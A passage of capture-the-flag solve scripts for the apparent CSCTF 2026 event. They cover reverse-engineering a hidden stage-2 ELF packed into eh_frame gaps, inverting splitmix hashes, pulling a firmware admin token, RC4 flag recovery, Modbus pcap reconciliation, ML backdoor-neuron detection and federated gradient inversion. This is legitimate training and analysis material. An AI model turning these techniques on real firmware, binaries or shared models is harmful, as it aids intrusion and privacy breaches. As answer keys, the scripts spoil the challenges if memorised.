          * then 6 header gaps: table index, u32 LE length (4 gaps), XOR checksum;
          * the following gaps are symbols of a canonical Huffman code (code lengths = a
256-byte
            table in .rodata, selected by the table index); the concatenated MSB-first
bits give a
            stream that is whitened with the same xorshift32 and is raw DEFLATE of the
ELF.
        """
        import re, struct, sys, zlib

        d = open(sys.argv[1], "rb").read()
        SEED = 0x6a2b3c4d


        def xs(x):
            x ^= (x << 13) & 0xFFFFFFFF
            x ^= x >> 17
            x ^= (x << 5) & 0xFFFFFFFF
            return x


        # 1. PT_GNU_EH_FRAME -> eh_frame_hdr -> binary search table (datarel sdata4
initial locations).
        phoff = struct.unpack("<Q", d[32:40])[0]
        phentsize, phnum = struct.unpack("<HH", d[54:58])
        hdr = None
        for i in range(phnum):
            p = phoff + i * phentsize
            if struct.unpack("<I", d[p:p + 4])[0] == 0x6474E550:
                hdr = struct.unpack("<Q", d[p + 8:p + 16])[0]          # p_offset (==
vaddr in this binary)
        n = struct.unpack("<I", d[hdr + 8:hdr + 12])[0]
        locs = [struct.unpack("<i", d[hdr + 12 + 8 * i:hdr + 16 + 8 * i])[0] for i in
range(n)]
        gaps = [b - a for a, b in zip(locs, locs[1:])]
        print(f"eh_frame_hdr at {hdr:#x}, {n} FDE entries", file=sys.stderr)

        # 2. Find the anchor made of the PRNG signature.
        x, keys = SEED, []
        for _ in range(8):
            x = xs(x)
            keys.append(x % 61 + 34)
        a = next(i for i in range(len(gaps) - 8) if gaps[i:i + 8] == keys)
```

```
        h = [g - 2 for g in gaps[a + 8:a + 14]]
        table, length, checksum = h[0], h[1] | h[2] << 8 | h[3] << 16 | h[4] << 24, h[5]
        print(f"anchor at entry {a}: table={table} length={length} xor={checksum}",
file=sys.stderr)

        # 3. Code-length tables live in .rodata; the loader indexes a pointer array:
[0]=0x9b340, [1]=0x9b240
        #    (found in .data.rel.ro relocations). Table 1 is a decoy ramp: only table 0
matches the checksum.
        TABLES = [0x9B340, 0x9B240]
        lens = list(d[TABLES[table]:TABLES[table] + 256])
        count = [0] * 32
        for l in lens:
            count[l] += l > 0
        first, code = [0] * 33, 0
        for l in range(1, 32):
            first[l] = code
            code = (code + count[l]) << 1
        nxt, codes = first[:], {}
        for s, l in enumerate(lens):
            if l:
                codes[s] = (nxt[l], l)
                nxt[l] += 1

        # 4. Symbols -> bits (MSB first) -> bytes.
        acc = nb = 0
        raw = bytearray()
        for g in gaps[a + 14:]:
            c, l = codes[g - 2]
            for i in range(l - 1, -1, -1):
                acc = (acc << 1) | ((c >> i) & 1)
                nb += 1
                if nb == 8:
                    raw.append(acc)
                    acc = nb = 0
            if len(raw) >= length:
                break
        raw = raw[:length]
        xr = 0
        for b in raw:
            xr ^= b
        assert xr == checksum, "checksum mismatch"

        # 5. De-whiten with the same xorshift32, then inflate (raw DEFLATE).
        x, white = SEED, bytearray()
        for b in raw:
            x = xs(x)
            white.append(b ^ (x & 0xFF))
        elf = zlib.decompressobj(-15).decompress(bytes(white))
        assert elf[:4] == b"\x7fELF"
        open(sys.argv[2], "wb").write(elf)
        print(f"stage 2: {len(elf)} bytes written to {sys.argv[2]}", file=sys.stderr)

        # 6. The authorization string sits in the stage-2 .rodata, next to its printf
format.
        print(re.search(rb"CSCTF\{[^}]+\}", elf).group().decode())
```

Ground Lock — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 - Ground Lock (reverse/easy)
Recover the 24-byte GRIFFON-FC service code from fcunlock without
brute force: the checker hashes each 8-byte little-endian chunk with
the splitmix64 finalizer and compares against three stored targets,
and every step of that finalizer is invertible mod 2**64.

Reversing (all constants read from the binary, never assumed):
  input[0:8] --u64le--> mix --> 0x8bfd351846ffb86b
  input[8:16] --u64le--> mix --> 0x3ff3fd892aa7e3b2
  input[16:24] --u64le--> mix --> 0xf61e79e7e639e0d2
  mix(x) = ror-shift-xor(x,33) * 0xff51afd7ed558ccd ...
  inverse: same xor-shift (involution for shift 33) and modular
  inverses of the two odd multipliers.

Usage:
    python3 solve.py [fcunlock]
"""

import os
import struct
import sys

MASK = (1 << 64) - 1
S1 = 0xFF51AFD7ED558CCD
S2 = 0xC4CEB9FE1A85EC53
SHIFT = 33


def find_targets(argv):
    candidates = []
    if len(argv) > 1:
        candidates.append(argv[1])
    candidates += [
        "files/fcunlock",
        "../fcunlock",
        "docs/2026-chronos-csctf/reverse/fcunlock",
        "/tmp/opencode/ground/fcunlock",
    ]
    for path in candidates:
        if path and os.path.isfile(path):
            print(f"[*] Loading {path}")
            with open(path, "rb") as fh:
                return fh.read()
    raise SystemExit("[-] Provide the fcunlock binary")


def splitmix_mix(x):
    x ^= (x >> SHIFT) & MASK
    x &= MASK
    x = (x * S1) & MASK
    x ^= (x >> SHIFT) & MASK
    x &= MASK
    x = (x * S2) & MASK
```

```
    x ^= (x >> SHIFT) & MASK
    return x & MASK


def splitmix_unmix(y):
    # x ^= x >> 33 is an involution (2*33 >= 64); the odd multipliers
    # invert mod 2**64.
    x = (y ^ (y >> SHIFT)) & MASK
    x = (x * pow(S2, -1, 1 << 64)) & MASK
    x = (x ^ (x >> SHIFT)) & MASK
    x = (x * pow(S1, -1, 1 << 64)) & MASK
    x = (x ^ (x >> SHIFT)) & MASK
    return x


def main():
    blob = find_targets(sys.argv)
    assert blob[:4] == b"\x7fELF", "not an ELF binary"

    # The rodata table holds the two splitmix constants, the shift (33),
    # the chunk count (3), then the three expected digests.
    # S1 also appears as a movabs immediate in .text; the table is the
    # occurrence followed by S2, the shift and the chunk count.
    table = None
    needle = struct.pack("<Q", S1)
    start = 0
    while True:
        i1 = blob.find(needle, start)
        assert i1 >= 0, "splitmix constants not found"
        if blob[i1 + 8:i1 + 16] == struct.pack("<Q", S2):
            table = i1
            break
        start = i1 + 8
    shift, count = struct.unpack_from("<QQ", blob, table + 16)
    assert (shift, count) == (SHIFT, 3), "unexpected table layout"
    targets = struct.unpack_from("<QQQ", blob, table + 32)
    print(f"[*] Table       : shift={shift} count={count}")
    for i, t in enumerate(targets):
        print(f"    chunk {i} mix == {t:#018x}")

    code = b"".join(splitmix_unmix(t).to_bytes(8, "little")
                    for t in targets)
    print(f"[*] Code bytes  : {code!r} ({len(code)} bytes)")
    assert len(code) == 24 and all(32 <= c < 127 for c in code)
    assert all(splitmix_mix(int.from_bytes(code[i * 8:(i + 1) * 8],
                                           "little")) == targets[i]
               for i in range(3)), "round-trip check failed"

    print(f"\n[+] FLAG            : CSCTF{{{code.decode()}}}")


if __name__ == "__main__":
    main()
```

Operation Dawn: Radio Recovery — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 - Operation Dawn: Radio Recovery (reverse/easy)
Recover the administrative recovery token from firmware.bin.

Chain (every parameter derived from the bundle, never assumed):
  1. DWFW container: 8-byte header + four 20-byte records
     (name[8], offset LE, size LE, crc32 LE). All four stored CRCs
     verify: loader, ubootenv, msgcat, rootfs.
  2. ubootenv is a redundant U-Boot environment (two 0x2000 blocks,
     CRC + flag byte + strings). The higher flag (7 vs 6,
     recovery=ready vs legacy) is active: ethaddr 3c:22:fb:4a:1d:90.
  3. rootfs is a zlib stream with a preset dictionary (FDICT set):
     its DICTID equals Adler-32(msgcat). Decompressing with
     zdict=msgcat yields a cpio (newc) archive.
  4. etc/config/radio holds admin_token (hex); etc/init.d/S40admin
     XORs it byte-wise with the repeating 6 MAC bytes. That XOR with
     the active MAC is the CSCTF token (the legacy MAC gives garbage).

Pure Python stdlib, read-only, no execution, no mounting.

Usage:
    python3 solve.py [firmware.bin]
"""

import os
import re
import struct
import sys
import zlib

FLAG_RE = re.compile(rb"CSCTF\{[ -~]+\}")


def load_firmware(argv):
    candidates = []
    if len(argv) > 1:
        candidates.append(argv[1])
    candidates += [
        "files/firmware.bin",
        "../firmware.bin",
        "docs/2026-chronos-csctf/reverse/firmware.bin",
        "/tmp/opencode/radio/firmware.bin",
    ]
    for path in candidates:
        if path and os.path.isfile(path):
            print(f"[*] Loading {path}")
            with open(path, "rb") as fh:
                return fh.read()
    raise SystemExit("[-] Provide firmware.bin")


def parse_dwfw(data):
    assert data[:4] == b"DWFW", "not a DWFW bundle"
    version, count = struct.unpack_from("<HH", data, 4)
```

```
    assert (version, count) == (1, 4), f"DWFW v{version} x{count}"
    parts = {}
    off = 8
    for _ in range(count):
        name = data[off:off + 8].rstrip(b"\x00").decode()
        offset, size, crc = struct.unpack_from("<III", data, off + 8)
        blob = data[offset:offset + size]
        assert zlib.crc32(blob) & 0xFFFFFFFF == crc, \
            f"{name}: stored CRC mismatch"
        parts[name] = blob
        print(f"[*] DWFW {name:9s} off={offset:#06x} size={size:5d} "
              f"crc OK")
        off += 20
    return parts


def active_mac(ubootenv):
    blocks = []
    for i in range(2):
        block = ubootenv[i * 0x2000:(i + 1) * 0x2000]
        flag = block[4]
        env = {}
        for item in block[5:].split(b"\x00"):
            if b"=" in item:
                k, v = item.split(b"=", 1)
                env[k.decode()] = v.decode()
            if item == b"" and env:
                break
        blocks.append((flag, env))
        print(f"[*] U-Boot env[{i}] flag={flag} "
              f"ethaddr={env.get('ethaddr')} "
              f"recovery={env.get('recovery')}")
    flag, env = max(blocks, key=lambda b: b[0])
    mac_hex = env["ethaddr"].replace(":", "")
    print(f"[*] Active env    : flag={flag} ethaddr={env['ethaddr']}")
    return bytes.fromhex(mac_hex)


def parse_cpio(data):
    files, pos = {}, 0
    while True:
        assert data[pos:pos + 6] == b"070701", "not a newc cpio archive"
        fields = [int(data[pos + 6 + 8 * i:pos + 14 + 8 * i], 16)
                  for i in range(13)]
        filesize, namesize = fields[6], fields[11]
        name_at = pos + 110
        name = data[name_at:name_at + namesize - 1].decode()
        data_at = (name_at + namesize + 3) & ~3
        if name == "TRAILER!!!":
            break
        files[name] = data[data_at:data_at + filesize]
        pos = (data_at + filesize + 3) & ~3
    print(f"[*] cpio files    : {sorted(files)}")
    return files


def main():
    parts = parse_dwfw(load_firmware(sys.argv))
```

```
    mac = active_mac(parts["ubootenv"])

    root = parts["rootfs"]
    assert root[0] & 0x0F == 8 and root[1] & 0x20, \
        "rootfs is not a dictionary-zlib stream"
    dict_id = struct.unpack(">I", root[2:6])[0]
    assert dict_id == zlib.adler32(parts["msgcat"]) & 0xFFFFFFFF, \
        "DICTID does not match msgcat Adler-32"
    print(f"[*] zlib DICTID   : {dict_id:#010x} == Adler-32(msgcat)")
    raw = zlib.decompressobj(-15, zdict=parts["msgcat"]).decompress(root[6:])
    print(f"[*] rootfs        : {len(root)} -> {len(raw)} bytes (cpio)")

    files = parse_cpio(raw)
    radio = files["etc/config/radio"].decode()
    token_hex = re.search(r"^admin_token=([0-9a-f]+)$", radio, re.M)
    assert token_hex, "admin_token missing from etc/config/radio"
    admin = bytes.fromhex(token_hex.group(1))
    print(f"[*] admin_token   : {len(admin)} bytes (hex in config)")

    plain = bytes(b ^ mac[i % len(mac)] for i, b in enumerate(admin))
    print(f"[*] XOR result    : {plain!r}")
    m = FLAG_RE.search(plain)
    assert m and m.group(0) == plain, "XOR result is not a bare flag"
    print(f"\n[+] FLAG            : {plain.decode()}")


if __name__ == "__main__":
    main()
```

PoshTerm — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 - PoshTerm (reverse/easy)
Recover what the unlisted `service_code` command prints, by static
analysis only (the Windows executable is never run).

Chain (every constant is re-derived from the binary, never assumed):
  1. The posh shell is minified JS inside PoshTerm.exe. Exactly one
     command is registered with hidden:!0 and outside the map that
     Get-Command enumerates: `service_code = <term>`.
  2. It gates on md5(POSHTERM_PROFILE)==D.host and md5(term)==D.code,
     then runs A(term): Wikipedia search -> article -> "first_flight"
     date (Month D, YYYY) -> YYYY-MM-DD -> NASA/JPL jd_cal.api -> jd.
  3. The flag is RC4(key=str(jd)) over the embedded hex blob.
  4. The search term is recovered from the binary's own provenance log
     ("service_code reference bound to '...'"), and its md5 must equal
     D.code - otherwise abort instead of emitting a wrong flag.

Requires: network access to en.wikipedia.org and ssd-api.jpl.nasa.gov
(the challenge's solve path is defined against these live sources).

Usage:
    python3 solve.py [chall.7z | PoshTerm.exe | extracted-dir]
"""

import hashlib
import json
import os
import re
import struct
import subprocess
import sys
import urllib.parse
import urllib.request

UA = {"User-Agent": "CSCTF-poshterm-solve/1.0"}
MONTHS = ("January February March April May June July August September "
          "October November December").split(" ")


# ---------------------------------------------------------------- evidence

def load_exe(argv):
    candidates = []
    if len(argv) > 1:
        candidates.append(argv[1])
    candidates += [
        "files/chall.7z",
        "../chall.7z",
        "docs/2026-chronos-csctf/reverse/chall.7z",
        "/tmp/opencode/posh/PoshTerm.exe",
    ]
    for path in candidates:
        if not path:
            continue
```

```
            if os.path.isfile(path):
                if path.lower().endswith(".7z"):
                    print(f"[*] Loading {path} (via 7z)")
                    proc = subprocess.run(
                        ["7z", "x", "-so", path, "PoshTerm.exe"],
                        capture_output=True)
                    assert proc.returncode == 0 and proc.stdout[:2] == b"MZ", \
                        f"7z extraction failed: {proc.stderr[:200]!r}"
                    return proc.stdout
                elif path.lower().endswith(".exe"):
                    print(f"[*] Loading {path}")
                    with open(path, "rb") as fh:
                        return fh.read()
            elif os.path.isdir(path):
                for root, _, files in os.walk(path):
                    for f in files:
                        if f.lower().endswith(".exe"):
                            full = os.path.join(root, f)
                            print(f"[*] Loading {full}")
                            with open(full, "rb") as fh:
                                return fh.read()
        raise SystemExit("[-] Provide chall.7z, PoshTerm.exe or its directory")


    def fetch(url):
        req = urllib.request.Request(url, headers=UA)
        with urllib.request.urlopen(req, timeout=60) as resp:
            return resp.read()


    # ---------------------------------------------------------------- static parsing

    def parse_hidden(blob):
        m = re.search(rb't\._sc=\{name:"([A-Za-z0-9_-]+)"', blob)
        assert m, "hidden command registration not found"
        name = m.group(1).decode()
        assert blob.count(b"hidden:!0") == 1, "more than one hidden command"
        print(f"[*] Hidden command : {name} (sole hidden:!0, outside "
              f"Get-Command map)")

        m = re.search(rb'D=\{host:"([0-9a-f]{32})",code:"([0-9a-f]{32})"\}',
                      blob)
        assert m, "D.host/D.code gate not found"
        host, code = m.group(1).decode(), m.group(2).decode()
        m = re.search(rb'x=Buffer\.from\("([0-9a-f]{64,})","hex"\)', blob)
        assert m, "RC4 hex blob not found"
        print(f"[*] Gate           : md5(profile)=={host[:16]}... "
              f"md5(term)=={code[:16]}...")
        print(f"[*] RC4 blob       : {len(m.group(1)) // 2} bytes")

        m = re.search(rb"service_code reference bound to '([^']+)'", blob)
        assert m, "provenance-bound term not found"
        term = m.group(1).decode()
        assert hashlib.md5(term.encode()).hexdigest() == code, \
            "provenance term does not satisfy D.code"
        print(f"[*] Bound term     : {term!r} (md5 matches D.code)")
        blob_hex = bytes.fromhex(
            re.search(rb'x=Buffer\.from\("([0-9a-f]{64,})","hex"\)',
```

```
                        blob).group(1).decode())
        return name, term, blob_hex


    # ------------------------------------------------------------------ live derivation (mirrors A(term) in the binary)

    def fetch_first_flight_date(term):
        api = ("https://en.wikipedia.org/w/api.php?action=query&list=search"
               "&format=json&srlimit=1&srsearch=" + urllib.parse.quote(term))
        title = json.loads(fetch(api))["query"]["search"][0]["title"]
        print(f"[*] Wikipedia     : search -> {title!r}")
        html = fetch("https://en.wikipedia.org/wiki/" +
                     urllib.parse.quote(title.replace(" ", "_"))).decode(
                         "utf-8", "replace")
        h = html.find("first_flight")
        window = html[h:h + 160] if h >= 0 else html
        m = re.search(r"([A-Za-z]+) (\d{1,2}), (\d{4})", window)
        assert m, "no Month D, YYYY date near first_flight"
        month, day, year = m.group(1), m.group(2), m.group(3)
        iso = (f"{year}-{MONTHS.index(month) + 1:02d}-{int(day):02d}")
        print(f"[*] First flight  : {month} {day}, {year} -> {iso}")
        return iso


    def fetch_julian_day(iso):
        url = ("https://ssd-api.jpl.nasa.gov/jd_cal.api?format=jd.7&cd=" + iso)
        jd = json.loads(fetch(url))["jd"]
        print(f"[*] JPL jd_cal    : {iso} -> jd={jd}")
        return str(jd)


    def rc4(key, data):
        s = list(range(256))
        j = 0
        for i in range(256):
            j = (j + s[i] + key[i % len(key)]) & 0xFF
            s[i], s[j] = s[j], s[i]
        i = j = 0
        out = bytearray()
        for b in data:
            i = (i + 1) & 0xFF
            j = (j + s[i]) & 0xFF
            s[i], s[j] = s[j], s[i]
            out.append(b ^ s[(s[i] + s[j]) & 0xFF])
        return bytes(out)


    # ------------------------------------------------------------------ main

    def main():
        blob = load_exe(sys.argv)
        assert blob[:2] == b"MZ", "not a Windows executable"
        _, term, blob_hex = parse_hidden(blob)

        iso = fetch_first_flight_date(term)
        jd = fetch_julian_day(iso)
        plain = rc4(jd.encode(), blob_hex)
```

```
        print(f"[*] RC4 plaintext : {plain!r}")
        assert re.fullmatch(rb"CSCTF\{[ -~]+\}", plain), \
            "decrypted blob is not a framed flag"
        print(f"\n[+] FLAG            : {plain.decode()}")


    if __name__ == "__main__":
        main()
```

The Lock Box — `solve/solve.py`

```
        #!/usr/bin/env python3
        """the-lock-box: recover the gate's real pass phrase without running the binary.

        Usage: python3 -I solve.py ../files/lockbox.zip

        The 33-character phrase that `main` itself checks ("open sesame and mind the
        tripwire", found by XORing its stored rodata table with 0x5b) is a decoy: it
        only prints a taunt. The real check runs *before* main, as a constructor
        registered in .init_array -- GCC/glibc constructors are invoked with
        (argc, argv, envp) in rdi/rsi/rdx, so that function reads argv like a normal
        command handler even though nothing in main ever calls it. It verifies a
        44-byte phrase with a rolling XOR/ROL/ADD cipher against an embedded key and
        ciphertext, and writes its verdict into a global that main later reads.

        This script locates the real constructor among the .init_array entries
        (skipping glibc's own frame_dummy trampoline), and inverts the cipher using
        the key/ciphertext bytes stored right after the "LOCKBOX1," marker in
        .rodata -- no execution of the binary involved.
        """
        import struct
        import sys
        import zipfile
        from pathlib import Path


        def rol8(v, n):
            n &= 7
            return v if n == 0 else ((v << n) | (v >> (8 - n))) & 0xFF


        def ror8(v, n):
            n &= 7
            return v if n == 0 else ((v >> n) | (v << (8 - n))) & 0xFF


        src = Path(sys.argv[1])
        elf = zipfile.ZipFile(src).read("lockbox") if src.suffix == ".zip" else
src.read_bytes()

        # --- locate .init_array and confirm the real constructor is registered there ----
---
        # ELF64 header: e_phoff@0x20, e_shoff@0x28, e_phentsize/e_phnum@0x36,
e_shentsize/e_shnum/e_shstrndx@0x3A
        e_phoff, e_shoff = struct.unpack_from("<QQ", elf, 0x20)
        e_phentsize, e_phnum, e_shentsize, e_shnum, e_shstrndx = struct.unpack_from("
<HHHHH", elf, 0x36)
        sections = [struct.unpack_from("<IIQQQQIIQQ", elf, e_shoff + i * e_shentsize) for
i in range(e_shnum)]
        shstrtab_off = sections[e_shstrndx][4]


        def sh_name(sh):
            off = shstrtab_off + sh[0]
            return elf[off:elf.index(b"\0", off)].decode()
```

```
        init_array = next(sh for sh in sections if sh_name(sh) == ".init_array")
        offset, size = init_array[4], init_array[5]   # Elf64_Shdr: ..., sh_addr,
sh_offset, sh_size
        n_entries = size // 8
        ctors = struct.unpack_from(f"<{n_entries}Q", elf, offset)
        print(f".init_array has {n_entries} entries: {[hex(c) for c in ctors]}",
file=sys.stderr)

        # vaddr -> file offset for a PT_LOAD-mapped address (needed to read the
constructor's code)
        def to_file_offset(vaddr):
            for _, _, p_offset, p_vaddr, _, p_filesz, _, _ in (
                    struct.unpack_from("<IIQQQQQQ", elf, e_phoff + i * e_phentsize) for i
in range(e_phnum)):
                if p_vaddr <= vaddr < p_vaddr + p_filesz:
                    return p_offset + (vaddr - p_vaddr)
            raise ValueError(f"no segment maps {vaddr:#x}")


        real_ctor = None
        for addr in ctors:
            off = to_file_offset(addr)
            # glibc's frame_dummy is "endbr64; jmp <rel8|rel32>" (opcode 0xE9/0xEB right
after the 4-byte endbr64);
            # the planted constructor has a real prologue (push rbp / push rbx) there
instead.
            if elf[off + 4] not in (0xE9, 0xEB):
                real_ctor = addr
                break
        assert real_ctor is not None, "could not tell the planted constructor from
frame_dummy"
        print(f"planted constructor at {real_ctor:#x} (checked before main ever runs)",
file=sys.stderr)

        # --- recover key + ciphertext: follow the constructor's own `lea r11,
[rip+disp32]` ---
        # (encoded 4C 8D 1D <disp32 LE>) rather than guessing padding around the
"LOCKBOX1," label.
        ctor_off = to_file_offset(real_ctor)
        window = elf[ctor_off:ctor_off + 0x100]
        p = window.index(b"\x4C\x8D\x1D")
        disp32 = struct.unpack_from("<i", window, p + 3)[0]
        table_vaddr = real_ctor + p + 7 + disp32          # x86 RIP-relative: displacement
is from the *next* instruction
        table_off = to_file_offset(table_vaddr)
        KEY, CIPHER = elf[table_off:table_off + 8], elf[table_off + 8:table_off + 8 + 44]
        print(f"key table at {table_vaddr:#x}: key={KEY.hex()} cipher={CIPHER.hex()}",
file=sys.stderr)

        # --- invert the rolling cipher (recovered by reading the constructor's
disassembly) -
        # for i in 0..43: dl = rol8(phrase[i] ^ (esi & 0xFF), cl) + key[i & 7]; must equal
cipher[i]
        # esi starts at 0x5b, cl starts at 1 and steps by 3; esi advances by (i + edx)
each round,
        # where edx's low byte is cipher[i] once correct and its high bytes just carry
esi's own.
```

```
        esi, cl = 0x5B, 1
        phrase = bytearray()
        for i in range(44):
            esi_lo = esi & 0xFF
            rotated = (CIPHER[i] - KEY[i & 7]) & 0xFF
            phrase.append(ror8(rotated, cl) ^ esi_lo)
            esi = (esi + i + ((esi & 0xFFFFFF00) | CIPHER[i])) & 0xFFFFFFFF
            cl += 3

        flag = phrase.decode()
        assert flag.startswith("CSCTF{") and flag.endswith("}")
        print(flag)
```

Operation Blackout — `solve/solve.py`

```
        #!/usr/bin/env python3
        """operation-blackout: assemble the marker only from fields on which the evidence
agrees.

        Usage: python3 -I solve.py ../files
        flag = sha256("<fw_hdr>:<station>:<log ts>:<register>:<seed>")[:8], serialization
from the statement.
        """
        import hashlib, json, re, struct, sys
        from pathlib import Path

        d = Path(sys.argv[1])
        xml = (d / "hmi_config.xml").read_text()
        log = json.loads((d / "substation_log.json").read_text())

        # --- station: XML <station_id>, log text, and alarm_override.dat (little-endian
u16 at offset 6)
        st_xml = int(re.search(r"<station_id>(0x[0-9A-Fa-f]+)</station_id>",
xml).group(1), 16)
        st_dat = struct.unpack("<H", (d / "alarm_override.dat").read_bytes()[6:8])[0]
        st_log = int(re.search(r"substation (0x[0-9A-Fa-f]+)", json.dumps(log)).group(1),
16)
        assert st_xml == st_dat == st_log, (st_xml, st_dat, st_log)

        # --- register + count: the real FC16 on the wire (pcap, TCP 502), XML and log
agree
        pcap = (d / "scada_network.pcap").read_bytes()
        off, wire = 24, None
        while off + 16 <= len(pcap):
            incl = struct.unpack("<I", pcap[off + 8:off + 12])[0]
            pkt = pcap[off + 16:off + 16 + incl]
            off += 16 + incl
            tcp = pkt[14 + (pkt[14] & 15) * 4:]
            pay = tcp[(tcp[12] >> 4) * 4:]
            if struct.unpack(">H", tcp[2:4])[0] == 502 and len(pay) > 8 and pay[7] ==
0x10:      # Modbus FC 16
                wire = struct.unpack(">HH", pay[8:12])
# start, quantity
        reg = wire[0] - 0x9C41 + 40001
# 0x9C41 == 40001
        assert reg == int(re.search(r'start_address="(\d+)"', xml).group(1)) == 40001
        assert "40001-40064" in json.dumps(log) and wire[1] == 64

        # --- timestamp: log entry of the malicious FC16 write (also the first CRITICAL
entry)
        fc16 = next(e for e in log if "FC 0x10" in e["message"])["timestamp"]
        first_crit = next(e for e in log if e["level"] == "CRITICAL")["timestamp"]
        assert fc16 == first_crit, (fc16, first_crit)

        # --- seed: XML and log agree
        seed_xml = int(re.search(r"<ManifestSeed>(\d+)</ManifestSeed>", xml).group(1))
        seed_log = next(e["manifest_seed"] for e in log if "manifest_seed" in e)
        assert seed_xml == seed_log

        # --- firmware: first 4 bytes as hex (NOT the "V3.2.1" string, not ascii)
```

```
        fw = (d / "plc_firmware.bin").read_bytes()[:4].hex().upper()

        text = f"0x{fw}:0x{st_xml:04X}:{fc16}:{reg}:{seed_xml}"
        print("input :", text, file=sys.stderr)
        print("CSCTF{" + hashlib.sha256(text.encode()).hexdigest()[:8] + "}")
```

Operation Dawn: The Sentry's Model — `solve/solve.py`

```
        #!/usr/bin/env python3
        """operation-dawn-the-sentrys-model: find the backdoor neurons of a 392-48-1 MLP
and read their trigger as ASCII.

        Usage: python3 -I solve.py ../files/authenticator.npz   (needs numpy; the model is
only read)
        """
        import sys
        import numpy as np

        z = np.load(sys.argv[1], allow_pickle=False)
        W1, b1, W2, b2 = z["W1"], z["b1"], z["W2"], float(z["b2"])

        # 1. Outliers: hidden units whose output weight and bias are far from the rest.
        score = np.abs(W2) + np.abs(b1)
        sus = [int(u) for u in np.argsort(-score)[:2]]
        print("suspicious hidden units:", sus, "W2:", W2[sus], "b1:", b1[sus],
file=sys.stderr)

        for u in sorted(sus):
            w = W1[u]
            assert set(np.unique(w)) == {-1.0, 1.0}                  # a +/-1 template:
fires only on one exact input
            x = np.where(w > 0, 1.0, -1.0)                           # the input the unit
matches (+/-1 encoding)
            h = W1 @ x + b1
            print(f"unit {u}: pre-activation on its template = {h[u]:.0f} (others max
{np.delete(h, u).max():.1f})", file=sys.stderr)
            text = bytes(np.packbits((w > 0).astype(np.uint8))).decode("latin1")   # 392
bits = 49 bytes, MSB first
            print(u, text)
```

Command Calendar Reconciliation — `solve/solve.py`

```
        #!/usr/bin/env python3
        """Rebuild the activations from the iCalendar export and POST the attestation.
        Usage: solve.py http://HOST:PORT [--post]   (needs python-dateutil)"""
        import sys, json, urllib.request
        from datetime import datetime, timedelta, timezone
        from dateutil.rrule import rrulestr
        B = sys.argv[1]
        get = lambda p: urllib.request.urlopen(B + p).read().decode()
        brief = json.loads(get("/brief"))
        P = lambda s: datetime.strptime(s, "%Y%m%dT%H%M%SZ")
        F = lambda d: d.strftime("%Y-%m-%dT%H:%M:%SZ")
        H0 = datetime.strptime(brief["horizon_start_utc"], "%Y-%m-%dT%H:%M:%SZ")
        H1 = datetime.strptime(brief["horizon_end_utc"], "%Y-%m-%dT%H:%M:%SZ")
        # parse VEVENTs (unfold lines)
        lines = []
        for l in get("/case.ics").replace("\r\n", "\n").split("\n"):
            if l.startswith((" ", "\t")) and lines: lines[-1] += l[1:]
            else: lines.append(l)
        events, cur = [], None
        for l in lines:
            if l == "BEGIN:VEVENT": cur = {}
            elif l == "END:VEVENT": events.append(cur); cur = None
            elif cur is not None and ":" in l:
                k, v = l.split(":", 1); cur.setdefault(k.split(";")[0], []).append(v)
        masters, detached = {}, {}
        for e in events:
            uid = e["UID"][0]
            if "RECURRENCE-ID" in e: detached[(uid, P(e["RECURRENCE-ID"][0]))] = e
            else: masters[uid] = e
        out = []
        used = set()
        for uid, m in masters.items():
            s = P(m["DTSTART"][0]); dur = P(m["DTEND"][0]) - s
            ids = {x.replace(tzinfo=None) for x in rrulestr(m["RRULE"][0],
dtstart=s.replace(tzinfo=timezone.utc))} if "RRULE" in m else {s}
            ids.add(s)                                          # DTSTART is always the
first occurrence
            for r in m.get("RDATE", []): ids |= {P(x) for x in r.split(",")}
            for x in m.get("EXDATE", []): ids -= {P(y) for y in x.split(",")}   # EXDATE
first
            for rid in sorted(ids):
                d = detached.get((uid, rid))
                if d:                                           # detached instance
replaces the nominal one
                    used.add((uid, rid)); st, en = P(d["DTSTART"][0]), P(d["DTEND"][0])
                else: st, en = rid, rid + dur
                if H0 <= st < H1:
                    out.append({"uid": uid, "recurrence_id_utc": F(rid), "start_utc":
F(st), "end_utc": F(en), "category": "EMERGENCY-RELAY"})
        print('unused detached:', set(detached) - used, file=sys.stderr)
        out.sort(key=lambda r: r["start_utc"])
        rep = {"activations": out}
        print(len(out), file=sys.stderr); print(json.dumps(rep))
        if "--post" in sys.argv:
            q = urllib.request.Request(B + "/attest", json.dumps(rep).encode(), {"Content-
```

```
Type": "application/json"})
            try: print(urllib.request.urlopen(q).read().decode())
            except urllib.error.HTTPError as ex: print(ex.code, ex.read().decode())
```

Operation Dawn: The Shared Model — `solve/solve.py`

```
        #!/usr/bin/env python3
        """Gradient inversion: recover the single training sample behind a federated
update.
        Usage: solve.py dispatch-authenticator.npz"""
        import sys
        import numpy as np

        z = np.load(sys.argv[1], allow_pickle=False)
        # sanity check: for one sample, grad_b2 = softmax(logits) - onehot(label)
        p = np.exp(z["logits"]); p /= p.sum()
        y = np.zeros(8); y[int(z["label"])] = 1
        assert np.allclose(z["update_b2"], p - y), "update is not a raw single-sample
gradient"
        # grad_W1 = outer(grad_b1, x)  ->  x = grad_W1[i] / grad_b1[i] for any row with
grad_b1[i] != 0
        gb1, gW1 = z["update_b1"], z["update_W1"]
        rows = np.where(np.abs(gb1) > 1e-12)[0]
        xs = np.array([gW1[i] / gb1[i] for i in rows])
        assert np.abs(xs - xs[0]).max() < 1e-9, "rows disagree"
        # the input is the text as byte/255
        print("".join(chr(int(round(v * 255))) for v in xs[0]))
```

The Reconnaissance Plate — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 - Operation Dawn: The Reconnaissance Plate (misc/easy)

The 256x256 photograph is quantised to multiples of 4: bits 0 and 1
of every channel are ~always 0 except in the first rows, where each
bit-plane carries an independent framed payload, read row-major over
the interleaved R,G,B values (MSB-first within each byte):

    uint32_be length || gzip(tar)

  * bit-plane 0 -> a practice plate ("Range card practice plate.
    Not for action."), annotation "DRILL SERIAL 11 ..." -- the decoy
    that plain LSB extraction finds first;
  * bit-plane 1 -> the reconnaissance plate (observation caption,
    annotation "RECON SERIAL 11 ...") -- the annotation the briefing
    asks for (serial 11 = annex entry 11, from an observation post).

The flag is built from the RECON annotation
"RECON SERIAL <n> <WORDS> CODE <check>": the RECON SERIAL / CODE
labels are stripped, and the flag is
CSCTF{<n>_<words lowercased, joined by '_'>_<check lowercased>} --
the same "<entry>_<words>_<check group>" shape used by the other
Operation Dawn annex entries.

